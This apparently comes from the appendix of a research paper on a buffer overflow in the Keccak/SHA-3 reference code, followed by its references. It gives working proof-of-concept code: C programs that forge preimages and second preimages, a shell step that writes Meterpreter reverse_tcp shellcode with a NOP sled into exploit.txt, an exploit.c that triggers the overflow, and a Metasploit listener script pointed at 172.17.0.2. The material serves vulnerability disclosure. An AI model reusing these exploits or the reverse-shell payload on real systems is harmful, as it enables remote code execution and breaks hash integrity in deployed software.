#!/usr/bin/php
<?php
\$ctx = hash_init("sha3-224");
hash_update(\$ctx, str_repeat("\x00", 1));
hash_update(\$ctx, str_repeat("\x00", 4294967295));
echo hash_final(\$ctx);
?>
EOF
```

```
cat <<EOF > second-preimage.c
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <sys/resource.h>
#include <sys/mman.h>
#include <string.h>

#define KeccakOpt 64

/* 64bit platforms with unsigned int64 */
typedef uint64_t UINT64;
typedef unsigned char UINT8;

/* we are only interested in KeccakP1600 */
#define KeccakP200_excluded 1
#define KeccakP400_excluded 1
#define KeccakP800_excluded 1

/* inline all Keccak dependencies */
#include "kcp/KeccakHash.h"
#include "kcp/KeccakSponge.h"
#include "kcp/KeccakHash.c"
#include "kcp/KeccakSponge.c"
#include "kcp/KeccakP-1600-opt64.c"

int main (int argc, char **argv)
{
  int hashbitlen = 224;
  unsigned long len1 = 1; // in bytes
  unsigned long len2 = 4294967295; // in bytes

  unsigned char *Msg =
    mmap(NULL, len1+len2, PROT_READ,
         MAP_PRIVATE | MAP_ANONYMOUS, -1, 0);
  if (Msg == MAP_FAILED) {
    perror("mmap");
    exit(-1);
  }

  unsigned char digest[64];

  void *ptr = calloc(len1+len2, 1);
  if (ptr == NULL) {
    perror("calloc");
    exit(-1);
  }

  printf("Hashing a message of %lu + %lu + %i bytes...\n"
         "Hash: ", len1, len2, 1600/8);

  Keccak_HashInstance *hash_state = ptr;

  Keccak_HashInitialize_SHA3_224(hash_state);
  Keccak_HashUpdate(hash_state, Msg, len1 * 8);
  Keccak_HashUpdate(hash_state, Msg + len1, len2 * 8);
  unsigned char Msg2[1600/8];
  memset(Msg2, 0xa3, 1600/8);
  Keccak_HashUpdate(hash_state, Msg2, 1600);
  Keccak_HashFinal(hash_state, digest);

  for (int i=0; i<hashbitlen/8; i++) {
    printf("%02x",digest[i]);
  }
  printf("\n");

  printf("Hashing a message of %i bytes...\n"
         "Hash: ", 1600/8);

  Keccak_HashInstance hash_state2;
  Keccak_HashInitialize_SHA3_224(&hash_state2);
  Keccak_HashUpdate(&hash_state2, Msg2, 1600);
  Keccak_HashFinal(&hash_state2, digest);

  for (int i=0; i<hashbitlen/8; i++) {
    printf("%02x",digest[i]);
  }
  printf("\n");

  return 0;
}
EOF

cat <<EOF > preimage-zero.c
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <string.h>

#define KeccakOpt 64
```

```
/* 64bit platforms with unsigned int64 */
typedef uint64_t UINT64;
typedef unsigned char UINT8;

/* we are only interested in KeccakP1600 */
#define KeccakP200_excluded 1
#define KeccakP400_excluded 1
#define KeccakP800_excluded 1

/* inline all Keccak dependencies */
#include "kcp/KeccakHash.h"
#include "kcp/KeccakSponge.h"
#include "kcp/KeccakHash.c"
#include "kcp/KeccakSponge.c"
#include "kcp/KeccakP-1600-opt64.c"

int main (int argc, char **argv)
{
  int hashbitlen = 224;
  unsigned long len1 = 1; // in bytes
  unsigned long len2 = 4294967295; // in bytes

  unsigned char *Msg = (unsigned char*) calloc(len1+len2, 1);

  if (Msg == NULL) {
    perror("calloc");
    exit(-1);
  }

  Msg[208] = 0x01; /* overwrites instance->squeezing */

  unsigned char digest[64];

  void *ptr = calloc(len1+len2, 1);
  if (ptr == NULL) {
    perror("calloc");
    exit(-1);
  }

  printf("Hashing a message of %lu + %lu bytes...\n"
         "Hash: ", len1, len2);

  Keccak_HashInstance *hash_state = ptr;

  Keccak_HashInitialize_SHA3_224(hash_state);
  Keccak_HashUpdate(hash_state, Msg, len1 * 8);
  Keccak_HashUpdate(hash_state, Msg + len1, len2 * 8);
  Keccak_HashFinal(hash_state, digest);

  for (int i=0; i<hashbitlen/8; i++) {
    printf("%02x",digest[i]);
  }
  printf("\n");

  return 0;
}
EOF

cat <<EOF > preimage-any.c
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <string.h>

#define KeccakOpt 64

/* 64bit platforms with unsigned int64 */
typedef uint64_t UINT64;
typedef unsigned char UINT8;

/* we are only interested in KeccakP1600 */
#define KeccakP200_excluded 1
#define KeccakP400_excluded 1
#define KeccakP800_excluded 1

/* inline all Keccak dependencies */
#include "kcp/KeccakHash.h"
#include "kcp/KeccakSponge.h"
#include "kcp/KeccakHash.c"
#include "kcp/KeccakSponge.c"
#include "kcp/KeccakP-1600-opt64.c"

int main (int argc, char **argv)
{
  int hashbitlen = 224;
  unsigned long len1 = 1; // in bytes
  unsigned long len2 = 4294967295; // in bytes

  unsigned char *Msg = (unsigned char*) calloc(len1+len2, 1);

  if (Msg == NULL) {
    perror("calloc");
    exit(-1);
  }

  unsigned char keccakFinverse[200] = {
    0xe4, 0xb8, 0xed, 0x81, 0x9d, 0xc3, 0x03, 0xc9,
    0x33, 0x28, 0x8b, 0x56, 0x9a, 0xd2, 0x33, 0x68,
    0x5e, 0x5b, 0x72, 0xbd, 0x30, 0x8c, 0x45, 0x55,
    0xc5, 0x1f, 0xa0, 0x80, 0x97, 0x45, 0x32, 0x84,
    0x42, 0x6f, 0x27, 0x5e, 0x97, 0x30, 0x97, 0xfe,
    0xb0, 0x48, 0x3e, 0x09, 0x83, 0xca, 0x1e, 0xcb,
    0x52, 0xcc, 0x49, 0xdf, 0x19, 0x0d, 0xb6, 0xe3,
    0x37, 0x85, 0x15, 0x26, 0xf7, 0x48, 0x0d, 0xb1,
    0x08, 0x51, 0x2b, 0xda, 0x9b, 0xb9, 0x70, 0x9a,
    0x04, 0x7c, 0x9d, 0xd4, 0x9d, 0xd1, 0x2d, 0xf8,
    0x28, 0xfd, 0xa2, 0xbe, 0x92, 0x16, 0x5f, 0x03,
    0x25, 0xc3, 0xeb, 0x8f, 0x3d, 0x2a, 0xc8, 0x18,
    0x61, 0x14, 0x62, 0x97, 0x46, 0x0d, 0x98, 0xd5,
    0x26, 0xd1, 0x58, 0x51, 0xd4, 0xb1, 0x29, 0x50,
    0x98, 0x96, 0x61, 0x59, 0x92, 0xe1, 0xdf, 0xd8,
    0xbb, 0x01, 0xbf, 0xe7, 0x6e, 0x0b, 0x8d, 0x43,
    0x6e, 0xf0, 0x4e, 0x68, 0xb0, 0xf8, 0x17, 0x67,
    0x09, 0x5d, 0x56, 0x7a, 0x8f, 0x5f, 0xde, 0x25,
    0x29, 0x3e, 0xd1, 0x08, 0x10, 0x2e, 0x67, 0x6e,
    0xca, 0xa9, 0x10, 0xa0, 0xf5, 0xa0, 0xea, 0xd2,
    0x4e, 0xd5, 0x0f, 0xd5, 0x7f, 0xcc, 0xe3, 0x99,
    0xd8, 0xce, 0xa1, 0xb1, 0x15, 0x8d, 0xfd, 0xd5,
    0x5c, 0xde, 0xab, 0x7e, 0xb0, 0xa8, 0x15, 0x80,
    0xd3, 0x73, 0x63, 0xb5, 0x64, 0xaa, 0x84, 0x66,
    0x69, 0x96, 0x0e, 0x0e, 0x52, 0x54, 0xbd, 0xb4
  };

  keccakFinverse[0] ^= 0x06;
  keccakFinverse[143] ^= 0x80;
  memcpy(Msg, keccakFinverse, 200);

  unsigned char digest[64];

  void *ptr = calloc(len1+len2, 1);
  if (ptr == NULL) {
    perror("calloc");
    exit(-1);
  }

  printf("Hashing a message of %lu + %lu bytes...\n"
         "Hash: ", len1, len2);
  Keccak_HashInstance *hash_state = ptr;

  Keccak_HashInitialize_SHA3_224(hash_state);
  Keccak_HashUpdate(hash_state, Msg, len1 * 8);
  Keccak_HashUpdate(hash_state, Msg + len1, len2 * 8);
  Keccak_HashFinal(hash_state, digest);

  for (int i=0; i<hashbitlen/8; i++) {
    printf("%02x",digest[i]);
  }
  printf("\n");

  return 0;
}
EOF

<<MULTILINE-COMMENT
NOTE: To generate new payload for an attacker with IP address
172.17.0.2, use:
docker run --rm -ti metasploitframework/metasploit-framework \
/usr/src/metasploit-framework/msfconsole -q \
-x "use payload/linux/x64/meterpreter/reverse_tcp; \
set LHOST 172.17.0.2; generate -f c; exit"

MULTILINE-COMMENT

head -c 4294950912 /dev/zero > exploit.txt
perl -e "print \"\x90\"x4096" >> exploit.txt # NOP sled
/bin/echo -ne "\x48\x31\xff\x6a\x09\x58\x99\xb6" >> exploit.txt
/bin/echo -ne "\x10\x48\x89\xd6\x4d\x31\xc9\x6a" >> exploit.txt
/bin/echo -ne "\x22\x41\x5a\xb2\x07\x0f\x05\x48" >> exploit.txt
/bin/echo -ne "\x85\xc0\x78\x51\x6a\x0a\x41\x59" >> exploit.txt
/bin/echo -ne "\x50\x6a\x29\x58\x99\x6a\x02\x5f" >> exploit.txt
/bin/echo -ne "\x6a\x01\x5e\x0f\x05\x48\x85\xc0" >> exploit.txt
/bin/echo -ne "\x78\x3b\x48\x97\x48\xb9\x02\x00" >> exploit.txt
/bin/echo -ne "\x11\x5c\xac\x11\x00\x02\x51\x48" >> exploit.txt
/bin/echo -ne "\x89\xe6\x6a\x10\x5a\x6a\x2a\x58" >> exploit.txt
/bin/echo -ne "\x0f\x05\x59\x48\x85\xc0\x79\x25" >> exploit.txt
/bin/echo -ne "\x49\xff\xc9\x74\x18\x57\x6a\x23" >> exploit.txt
/bin/echo -ne "\x58\x6a\x00\x6a\x05\x48\x89\xe7" >> exploit.txt
/bin/echo -ne "\x48\x31\xf6\x0f\x05\x59\x59\x5f" >> exploit.txt
/bin/echo -ne "\x48\x85\xc0\x79\xc7\x6a\x3c\x58" >> exploit.txt
/bin/echo -ne "\x6a\x01\x5f\x0f\x05\x5e\x6a\x7e" >> exploit.txt
/bin/echo -ne "\x5a\x0f\x05\x48\x85\xc0\x78\xed" >> exploit.txt
/bin/echo -ne "\xff\xe6" >> exploit.txt
head -c 8406 /dev/zero >> exploit.txt
```

```
# NOTE: Use gdb to determine the correct location
# and value to be XORed with the return address:
/bin/echo -ne "\xb3\xe6\xaa\xaa\xaa\x2a\x00\x00" >> exploit.txt
head -c 3744 /dev/zero >> exploit.txt

cat <<EOF > exploit.c
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <sys/resource.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <string.h>

// minus one page (4 kB)
#define STACK_OFFSET ((1ul<<32)-4096)

#define KeccakOpt 64

/* 64bit platforms with unsigned int64 */
typedef uint64_t UINT64;
typedef unsigned char UINT8;

/* we are only interested in KeccakP1600 */
#define KeccakP200_excluded 1
#define KeccakP400_excluded 1
#define KeccakP800_excluded 1

/* inline all Keccak dependencies */
#include "kcp/KeccakHash.h"
#include "kcp/KeccakSponge.h"
#include "kcp/KeccakHash.c"
#include "kcp/KeccakSponge.c"
#include "kcp/KeccakP-1600-opt64.c"

int f() {
  // make stack executable
  int ret;
  void * volatile local_buf[1];
  ret = mprotect((void *)((uintptr_t)local_buf & ~4095),
        ((uintptr_t)local_buf &  4095) + STACK_OFFSET,
        PROT_READ|PROT_WRITE|PROT_EXEC);

  if (ret) {
    perror("mprotect");
    exit(-1);
  }

  void * volatile a[STACK_OFFSET/8];

  int hashbitlen = 224;
  unsigned long len1 = 1; // in bytes
  unsigned long len2 = 4294967295; // in bytes
  int fd;

  if ((fd = open("exploit.txt", O_RDONLY)) == -1) {
    perror("open");
    exit(-1);
  }

  unsigned char *Msg =
    mmap(NULL, len1+len2, PROT_READ, MAP_PRIVATE, fd, 0);
  if (Msg == MAP_FAILED) {
    perror("mmap");
    exit(-1);
  }

  unsigned char digest[64];

  printf("Hashing a message of %lu + %lu bytes...\n"
         "Hash: ", len1, len2);

  Keccak_HashInstance hash_state;

  Keccak_HashInitialize_SHA3_224(&hash_state);
  Keccak_HashUpdate(&hash_state, Msg, len1 * 8);
  Keccak_HashUpdate(&hash_state, Msg + len1, len2 * 8);
  Keccak_HashFinal(&hash_state, digest);

  for (int i=0; i<hashbitlen/8; i++) {
    printf("%02x",digest[i]);
  }
  printf("\n");

  // avoid dead code elimination
  a[0] = 0;

  return 0;
}
```

```
int main (int argc, char **argv)
{
  // increase stack size
  const rlim_t stack_size = 8192*1024 + STACK_OFFSET;
  struct rlimit rlim;
  int ret;

  ret = getrlimit(RLIMIT_STACK, &rlim);
  if (ret) {
    perror("getrlimit");
    exit(-1);
  }

  rlim.rlim_cur = stack_size;

  ret = setrlimit(RLIMIT_STACK, &rlim);
  if (ret) {
    perror("setrlimit");
    exit(-1);
  }

  f();

  return 0;
}
EOF

cat <<EOF > listen.sh
#!/bin/sh

docker run --rm -ti -v $(pwd):/home/msf \
metasploitframework/metasploit-framework \
/usr/src/metasploit-framework/msfconsole -q \
-x "cd /home/msf; use multi/handler; set LHOST 172.17.0.2; \
set payload linux/x64/meterpreter/reverse_tcp; exploit"
EOF

gcc -O3 second-preimage.c -o second-preimage
gcc -O3 preimage-zero.c -o preimage-zero
gcc -O3 preimage-any.c -o preimage-any
gcc -O3 exploit.c -o exploit

echo
echo "Python segmentation fault"
echo "-------------------------"
python3 segfault.py
```

```
echo
echo "PHP segmentation fault"
echo "----------------------"
php -f segfault.php
echo
echo "Second preimage"
echo "---------------"
./second-preimage
echo
echo "Preimage of zero"
echo "----------------"
./preimage-zero
echo
echo "Preimage of attacker-chosen value"
echo "---------------------------------"
./preimage-any
echo
echo "Buffer overflow exploit"
echo "-----------------------"
setarch -R -L ./exploit &
sh listen.sh
```

References

1. Benmocha, G., Biham, E., Perle, S.: Unintended features of APIs: cryptanalysis of incremental HMAC. In: Dunkelman, O., Jacobson Jr., M.J., O'Flynn, C. (eds.) SAC 2020. LNCS, vol. 12804, pp. 301–325. Springer, Cham (2021). https://doi.org/10.1007/978-3-030-81652-0_12
2. Bertoni, G., Daemen, J., Hoffert, S., Peeters, M., Assche, G.V., Keer, R.V.: eXtended Keccak code package (2022). https://github.com/XKCP/XKCP
3. Bertoni, G., Daemen, J., Peeters, M., Assche, G.V.: KeccakTools (2018). https://github.com/KeccakTeam/KeccakTools
4. Forsythe, J., Held, D.: NIST SHA-3 competition security audit results. Fortify Software Blog (2009). http://web.archive.org/web/20120222155656if_/blog.fortify.com/repo/Fortify-SHA-3-Report.pdf
5. Josefsson, S., Liusvaara, I.: Edwards-curve digital signature algorithm (EdDSA). RFC 8032 (2017). http://www.ietf.org/rfc/rfc8032.txt
6. Kelsey, J., Chang, S., Perlner, R.: SHA-3 derived functions: cSHAKE, KMAC, TupleHash, and ParallelHash. NIST SP 800-185 (2016). https://doi.org/10.6028/NIST.SP.800-185
7. Menezes, A., van Oorschot, P.C., Vanstone, S.A.: Handbook of Applied Cryptography. CRC Press, BOca Raton (1996). https://doi.org/10.1201/9781439821916
8. Mouha, N.: Automated techniques for hash function and block cipher cryptanalysis. Ph.D. thesis, Katholieke Universiteit Leuven (2012)
9. Mouha, N., Celi, C.: Extending NIST's CAVP testing of cryptographic hash function implementations. In: Jarecki, S. (ed.) CT-RSA 2020. LNCS, vol. 12006, pp. 129–145. Springer, Cham (2020). https://doi.org/10.1007/978-3-030-40186-3_7

10. Mouha, N., Raunak, M.S., Kuhn, D.R., Kacker, R.: Finding bugs in cryptographic hash function implementations. IEEE Trans. Reliab. **67**(3), 870–884 (2018). https://doi.org/10.1109/TR.2018.2847247
11. National Institute of Standards and Technology: Announcing Request for Candidate Algorithm Nominations for a New Cryptographic Hash Algorithm (SHA-3) Family. 72 Fed. Reg. (2007). https://www.federalregister.gov/d/E7-21581
12. National Institute of Standards and Technology: SHA-3 Standard: Permutation-Based Hash and Extendable-Output Functions. NIST Federal Information Processing Standards Publication 202 (2015). https://doi.org/10.6028/NIST.FIPS.202
13. National Institute of Standards and Technology: Hash Functions: SHA-3 Project (2020). https://csrc.nist.gov/projects/hash-functions/sha-3-project
14. National Institute of Standards and Technology: Digital Signature Standard (DSS). NIST Federal Information Processing Standards Publication 186-5 (2023). https://doi.org/10.6028/NIST.FIPS.186-5
15. Polubelova, M., et al.: HACLxN: verified generic SIMD crypto (for all your favourite platforms). In: Ligatti, J., Ou, X., Katz, J., Vigna, G. (eds.) CCS 2020: 2020 ACM SIGSAC Conference on Computer and Communications Security, Virtual Event, USA, 9–13 November 2020, pp. 899–918. ACM (2020). https://doi.org/10.1145/3372297.3423352
16. Preneel, B.: Analysis and design of cryptographic hash functions. Ph.D. thesis, Katholieke Universiteit Leuven (1993)
17. Protzenko, J., Ho, S.: Functional pearl: zero-cost, meta-programmed, dependently-typed stateful functors in F*. CoRR abs/2102.01644 (2021)
18. Python Tracker: Issue 37630: Investigate replacing SHA3 code with OpenSSL (2019). https://bugs.python.org/issue37630
19. Python Tracker: Issue 47098: sha3: Replace Keccak Code Package with tiny_sha3 (2022). https://bugs.python.org/issue47098
20. Wang, X., Yin, Y.L., Yu, H.: Finding collisions in the full SHA-1. In: Shoup, V. (ed.) CRYPTO 2005. LNCS, vol. 3621, pp. 17–36. Springer, Heidelberg (2005). https://doi.org/10.1007/11535218_2
21. Wang, X., Yu, H.: How to break MD5 and other hash functions. In: Cramer, R. (ed.) EUROCRYPT 2005. LNCS, vol. 3494, pp. 19–35. Springer, Heidelberg (2005). https://doi.org/10.1007/11426639_2
22. Zinzindohoué, J.K., Bhargavan, K., Protzenko, J., Beurdouche, B.: HACL*: a verified modern cryptographic library. In: Thuraisingham, B., Evans, D., Malkin, T., Xu, D. (eds.) Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security, CCS 2017, Dallas, TX, USA, 30 October–03 November 2017, pp. 1789–1806. ACM (2017). https://doi.org/10.1145/3133956.3134043